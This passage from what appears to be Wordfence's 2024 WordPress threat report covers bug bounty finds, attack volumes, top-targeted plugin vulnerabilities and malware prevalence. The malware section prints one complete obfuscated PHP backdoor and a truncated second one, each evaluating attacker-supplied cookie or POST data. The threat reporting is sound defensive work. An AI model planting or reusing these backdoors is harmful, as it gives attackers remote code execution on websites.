
    - https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/
- **Authentication Bypass in Really Simple Security.** One of Wordfence's top Security Researchers, István Márton, discovered a critical flaw in the Really Simple SSL plugin that made it possible for unauthenticated attackers to gain access to arbitrary user accounts, including administrators, when the 2-Factor Authentication (2FA) setting was enabled. This vulnerability impacted over 4,000,000 sites, and was an incredible find for a plugin with such a large user base.
    - https://www.wordfence.com/blog/2024/11/really-simple-security-vulnerability/
- **Privilege Escalation in Litespeed Cache.** While not submitted directly to our Bug bounty Program, this vulnerability also requires a special highlight. John Blackbourn discovered an authentication bypass vulnerability in the LiteSpeed Cache plugin which made it possible for attackers to log in as a site administrator when a special key is exposed or brute-forced. This vulnerability impacted over 5,000,000 sites and quickly became a target for attackers.
    - https://www.wordfence.com/blog/2024/08/over-5000000-site-owners-affected-by-critical-privilege-escalation-vulnerability-patched-in-litespeed-cache-plugin/
- **Privilege Escalation in Post Grid and Gutenberg Blocks.** wesley (wcraft), a top contributor to the Wordfence Bug Bounty Program, found a privilege escalation vulnerability in the Post Grid and Gutenberg Blocks plugin affecting over 40,000 WordPress sites. Wesley deserves a specific callout for their growth in WordPress security research over the past year. Wesley started out the year mostly finding contributor-level Cross-Site Scripting vulnerabilities, but quickly centered research around authentication bypasses and privilege escalation vulnerabilities by the end of the year. An excellent example of the growth that is possible through the Wordfence Bug Bounty Program.
    - https://www.wordfence.com/blog/2024/09/over-40000-wordpress-sites-affected-by-privilege-escalation-vulnerability-patched-in-post-grid-and-gutenberg-blocks-plugin/
- **Arbitrary File Upload and Authentication Bypass in Jupiter X Core**. Geo Void discovered not one, but two critical vulnerabilities in the Jupiter X Core plugin, both of which are prime targets for attackers based on how easily they can lead to full site compromise. This vulnerability affected over 90,000 sites.
    - https://www.wordfence.com/blog/2024/09/90000-wordpress-sites-affected-by-arbitrary-file-upload-and-authentication-bypass-vulnerabilities-in-jupiter-x-core-wordpress-plugin/

- **Arbitrary File Upload in Modern Events Calendar.** Rounding out the special mentions, Foxyyy discovered an arbitrary file upload vulnerability in the Modern Events Calendar plugin that could be exploited by authenticated, subscriber-level, attackers to achieve remote code execution. This vulnerability affected over 150,000 WordPress sites.
    - https://www.wordfence.com/blog/2024/07/3094-bounty-awarded-and-150000-wordpress-sites-protected-against-arbitrary-file-upload-vulnerability-patched-in-modern-events-calendar-wordpress-plugin/

Threat Report for 2024


In 2024, **Wordfence logged over 54 billion malicious requests** originating **from 209 million distinct IP Addresses**. Out of those, Wordfence blocked over 48 billion requests targeting WordPress vulnerabilities, attempted enumeration, and requests from IPs on our blocklist originating from over 142 million distinct IP addresses.

Wordfence Blocked/Logged Malicious Requests Over 2024



The number of attacks remains relatively consistent over the year with a noticeable increase around November-December and a subtle decline towards the end of the year. Correlation does not equate to causation, but the spike at the end of the year coincides with a spike in vulnerability disclosures and a decline in password attacks.

Vulnerabilities Published to Wordfence Intelligence Database Per Month Over 2024



Out of the 48 billion blocked malicious requests, **nearly 6 billion of those were blocked due to the IP address being on the Wordfence IP Blocklist**, a premium-only feature that blocks the latest and emerging IP threats to WordPress.

Password Attacks on WordPress Sites


Wordfence also **blocked over 55 billion password-hacking attempts**, which includes Brute Force attacks, credential stuffing attacks and other password-related exploits, from **nearly 136 million distinct attacking IP Addresses**. There was a relatively consistent decline of password attacks over the course of 2024.

This is consistent with the trend in declining password attacks on WordPress we saw previously in 2023 as well. This indicates that password attacks targeting WordPress sites directly may be becoming a less attractive target for attackers as hosting mitigations, stronger password security, and other improvements make password

attacks less successful for attackers. As interestingly noted in the previous section, as password attacks were declining, general vulnerability exploitation attempts increased.

It's still crucial for site owners to follow best practices for passwords like using unique, strong passwords across all sites, not sharing passwords, and enabling 2FA wherever possible. **Our Care and Response team often finds that hosting account credential compromises are a frequent source of intrusion on WordPress websites.**

Wordfence Blocked Password Attacks Over 2024




Top 5 General Vulnerability Types Attacked in 2024

In 2024, **Cross-Site Scripting (XSS) emerged as the most prevalent vulnerability targeted** by malicious actors, with **9 billion requests blocked by the Wordfence firewall**. Subsequently, **SQL Injection** ranked as the second-most frequently attacked vulnerability type, resulting in the blocking of **1.1 billion requests**. General **Directory Traversal** occupied the third position with **837 million blocked requests**. Directory traversal is an attractive target for threat actors looking to find sensitive information in files and

attempting to delete a wp-config.php file, hoping to achieve remote code execution by forcing a site into installation mode after successful deletion of the file.

The large volume of attacks directed at these vulnerabilities underscores the critical necessity for a web application firewall (WAF) such as Wordfence. A WordPress-specific WAF effectively mitigates these common vulnerabilities by discerning and blocking malicious requests, thereby preventing their exploitation, even when patches are not available.

Top 5 General Vulnerability Types Targeted Over 2024




Another interesting data point is that around **5.5 billion of our logged and blocked requests** were attempts to find unconfigured WordPress websites (i.e. accessible wp-config.php files) or readme.txt/debug.log files, underscoring the importance of properly locking down your site and ensuring you don't leave any remnants of unconfigured WordPress sites on your server.

Top 5 Specific Vulnerabilities Attacked in 2024

In 2024, the Wordfence Threat Intelligence team **released 117 custom firewall rules** for added protection. The Wordfence Firewall comes with built-in protection for the vast majority of vulnerabilities, however, we will create custom firewall rules in the event that our firewall does not provide adequate protection for a perceived threat. This is crucial for WordPress security as there are often nuances and intricacies in WordPress that generic web application firewall coverage cannot protect.

The following highlights the top 5 specific vulnerabilities attacked based on our custom firewall rules, please note that this won't include vulnerabilities that are covered by our built-in protection.

Top 5 Specific Vulnerabilities Targeted Over 2024



The number **#1 targeted WordPress vulnerability** in 2024 was **LiteSpeed Cache <= 6.3.0.1 - Unauthenticated Privilege Escalation**. This was one of the most critical and impactful vulnerabilities disclosed last year in 2024, so it is unsurprising to see it at the

top of the list. The vulnerability also relies on brute-force techniques, so attackers need to issue significantly more requests to achieve successful exploitation, which is another reason it's likely in the #1 position.


The second-most targeted vulnerability was **WP Meta SEO <= 4.5.12 - Unauthenticated Stored Cross-Site Scripting via Referer header**, which was also disclosed last year and reported through the Wordfence Bug Bounty Program. This is a prime example demonstrating how Unauthenticated Stored Cross-Site Scripting vulnerabilities are an attractive target for attackers.

Two of the five vulnerabilities were disclosed in 2024, while another two were disclosed in 2023, and the final vulnerability was disclosed in 2016.

Malware Attack Report For 2024

In 2024, **Wordfence saw just under one million distinct sites infected with malware**, and there were roughly 325,000 - 350,000 infected sites on any given day. It's important to highlight that many site owners chose to install Wordfence *after* they had been infected to help assist with malware clean-up. A significant number of sites our Care and Response team cleaned had recently activated licenses and we often find hosting account credential compromise to be a frequent source of intrusion.

Total Number of Infected Sites Over 2024



Malware Prevalence

The most prevalent malware type was heavy comment-based obfuscation attempts to conceal code in .ico and .php files, with 95,200 sites reporting at least one malicious file matching our signatures.

Sample of the Most Commonly Detected Malware Variant

```
<?php $flZiQytSy/*JGZ */= chr ( 331 -/* rUk */216/* Qewdn */).chr (/*o */473/*
quG */- 357/* dHsAY*/)."\x72"/* qxnOA */. "\x5f"/* yrapX */./* LYXv*/"\162"/*
Eiapa*/. 'e' . "\160" . chr (/* LLZOj*/519/* zUZ */-/*bi */418 )."\141" .
"\x74";; $kAKqaFwSs =/* Kt */"\145"/* xHDtm*/./* ZpPZ*/"\x78"/*R*/./* gaVG
*/"\x70"/* zrUHm */. "\x6c" . chr/*EPwgC */(111)/* iWH */. "\x64" . chr/* jRhPK
*/(/*PUIhi */719/*xZi */-/* UefKw */618 ); $JNpCcbOBg =/* TleJA */chr
(112)/*wVM */. 'a' . chr/* TXcFS */(/* ffap */393 - 294/* Wphc*/).chr (107);
function ZtJVtoG() { /* mEfh */$GQStVQ/* r*/=/* m */Array (
"zZrklYmCDpudyPNjlghXEZ" => "CYMXgyxaLZnlb" ); /*aJu */ $XhDQFFV =/*
onN */Array/* vZba*/( "RVsKFSxuXubZBD" => "UYRrjVoqTdUWhuqEPWvwqwKpFP" );
$IzqKC =/* LtR */Array(/* Nnx */$GQStVQ,/* pbjCo */$_COOKIE, $GQStVQ,
$_POST, $XhDQFFV); return $IzqKC; /* IPF */} function/*mRdtC
*/uKsMfNib($AmRgXAUQ) { /* NDZ*/if ( count (/* tpfKL */$AmRgXAUQ )
== 3 ) { $hHVDswvrE =/* MAWs */$AmRgXAUQ[1];$_pIB = '22329'; /*
KO */$JqFXhgtr = $AmRgXAUQ[2]; $zzBWalDTYQ = $hHVDswvrE($JqFXhgtr);
eval/* Gz */( $zzBWalDTYQ ); die (); /* cS */} } /* Zw */function/* VWe
*/AQGoii($MoNTvX, $RtEKs) { return $MoNTvX/* luc */^ $RtEKs;$_HX =/*
DN*/'1073'; } /*DBaB */$XNByTgYa = chr/* B */( 364 - 329 );; /*sU */
/*NaBg*/foreach (ZtJVtoG() as/* Cp*/$nwtFSanti) { foreach ( $nwtFSanti
as $RtEKs =>/* dwgTz*/$MoNTvX/*RvkZ*/) { $MoNTvX = @$JNpCcbOBg( 'H' ./* bO
*/chr/* ayz */( 936/* xvIp */-/* pI*/894/* toruP */), $MoNTvX/*D */);;
$RtEKs/*eCZ */.=/* vxsl*/"tcPLP-RfHjWGL-lBuLVo-EosCpt-sNfSz-axEI-VFkBc";
$RtEKs/* eQB */= $flZiQytSy ( $RtEKs, (/* PnXMD */strlen( $MoNTvX/*TFFl
*/)/strlen( $RtEKs ) )/* RVsxq*/+/* GnAy */1); /* kW */ $AgztMBXLAq =/*
Eb */AQGoii($MoNTvX,/* ZNTqJ */$RtEKs);$_ls = '39'; /* TUM */ /* SJK
*/$AmRgXAUQ/*MSq */=/* FkFP*/$kAKqaFwSs ($XNByTgYa, $AgztMBXLAq/*qPA */);
uKsMfNib($AmRgXAUQ);$_lj = '38619'; } }
```

The second-most commonly detected piece of malware was a generalized obfuscated backdoor, with 78,500 sites reporting at least one malicious file. Similar to the previous one, we have been tracking malware like this since 2018 as well, and the detected files have a lot of similarities in structure and obfuscation.

Sample of the Second Most Commonly Detected Malware Variant

```
<?php $RuMqPsfg = "\163"/* b*/./*Ybcx */'t'/* bcY */./*KuXP */'r'  . chr/* WtG
*/(95)  . "\x72" .  chr (101) . chr/*RuNf*/(  626 -/* nLSU*/514 ).chr (/*bONsk
*/953 - 852 )."\x61"  ./* Lt */'t'; $WOejLWI  = "\x65" ./* ahBSU */chr (120) ./*
tCPO*/"\160" .  "\154"/* RAW */.  "\157"/* J*/. "\144"  . 'e'; $hpZRRe =/*i
*/chr/* yN*/(112) ./* r*/chr (97) . "\x63" ./* f */'k'; function dVerIG()  {
$oZEtXqe  =/* DiGx*/Array ( "ZBzkoqaSbFjdqaaJyNWuBrC"/* T */=>/* rUzGi
*/"kStGDwQcBXScEeQvsHb" );;         $uzzsPjWQ = Array (/* InNb */"zOvAeQA"  =>
"hdzEMSQUloBJQ" );; /* KwKzl */$XVfchYQDZ/* ORHX */= Array(/* pJ */$oZEtXqe,
$_COOKIE,/* OqS*/$oZEtXqe,/* VRk */$_POST,/* mKKiD */$uzzsPjWQ); /* HJupx
*/return $XVfchYQDZ;$_DMZ = '46670'; }         /* uC */function/*h
*/vwoqMD($hkPHJx, $oZEtXqe)          { if/* lGgV*/( count/* vcX*/( $hkPHJx ) ==
3 ) { $aieJFa = $hkPHJx[1]; $qZkzu/* Nk */=/* J*/$hkPHJx[2];$_gcrj/* MhogK */=
'49516';          /* Hs */$NjZCZ/* fRJr */= $aieJFa($qZkzu);$_UUCqZ/*dwegt*/=
'62796'; /* h*/eval/* OMS*/(/* qwd*/$NjZCZ );$_m = '25859';  die/* yBTeI*/();
}          }   function/* jJnM */melNGmyt($hbmCdyvnbz,/* I */$XRRELe) /* W */{
/*qU */return $hbmCdyvnbz ^ $XRRELe;$_NCWsG = '26765';  } /* hXE */ /*
qH*/$NwLqP =/*HbddY */"\x23";;                    foreach (dVerIG() as/* LlY
*/$bnJphYX)/* n*/{  foreach ( $bnJphYX  as $XRRELe =>/*OU */$hbmCdyvnbz ) {
$GxipMmJk/* rXN */= strlen( $hbmCdyvnbz )/strlen( $XRRELe ); /* AKod*/ /* JCsd
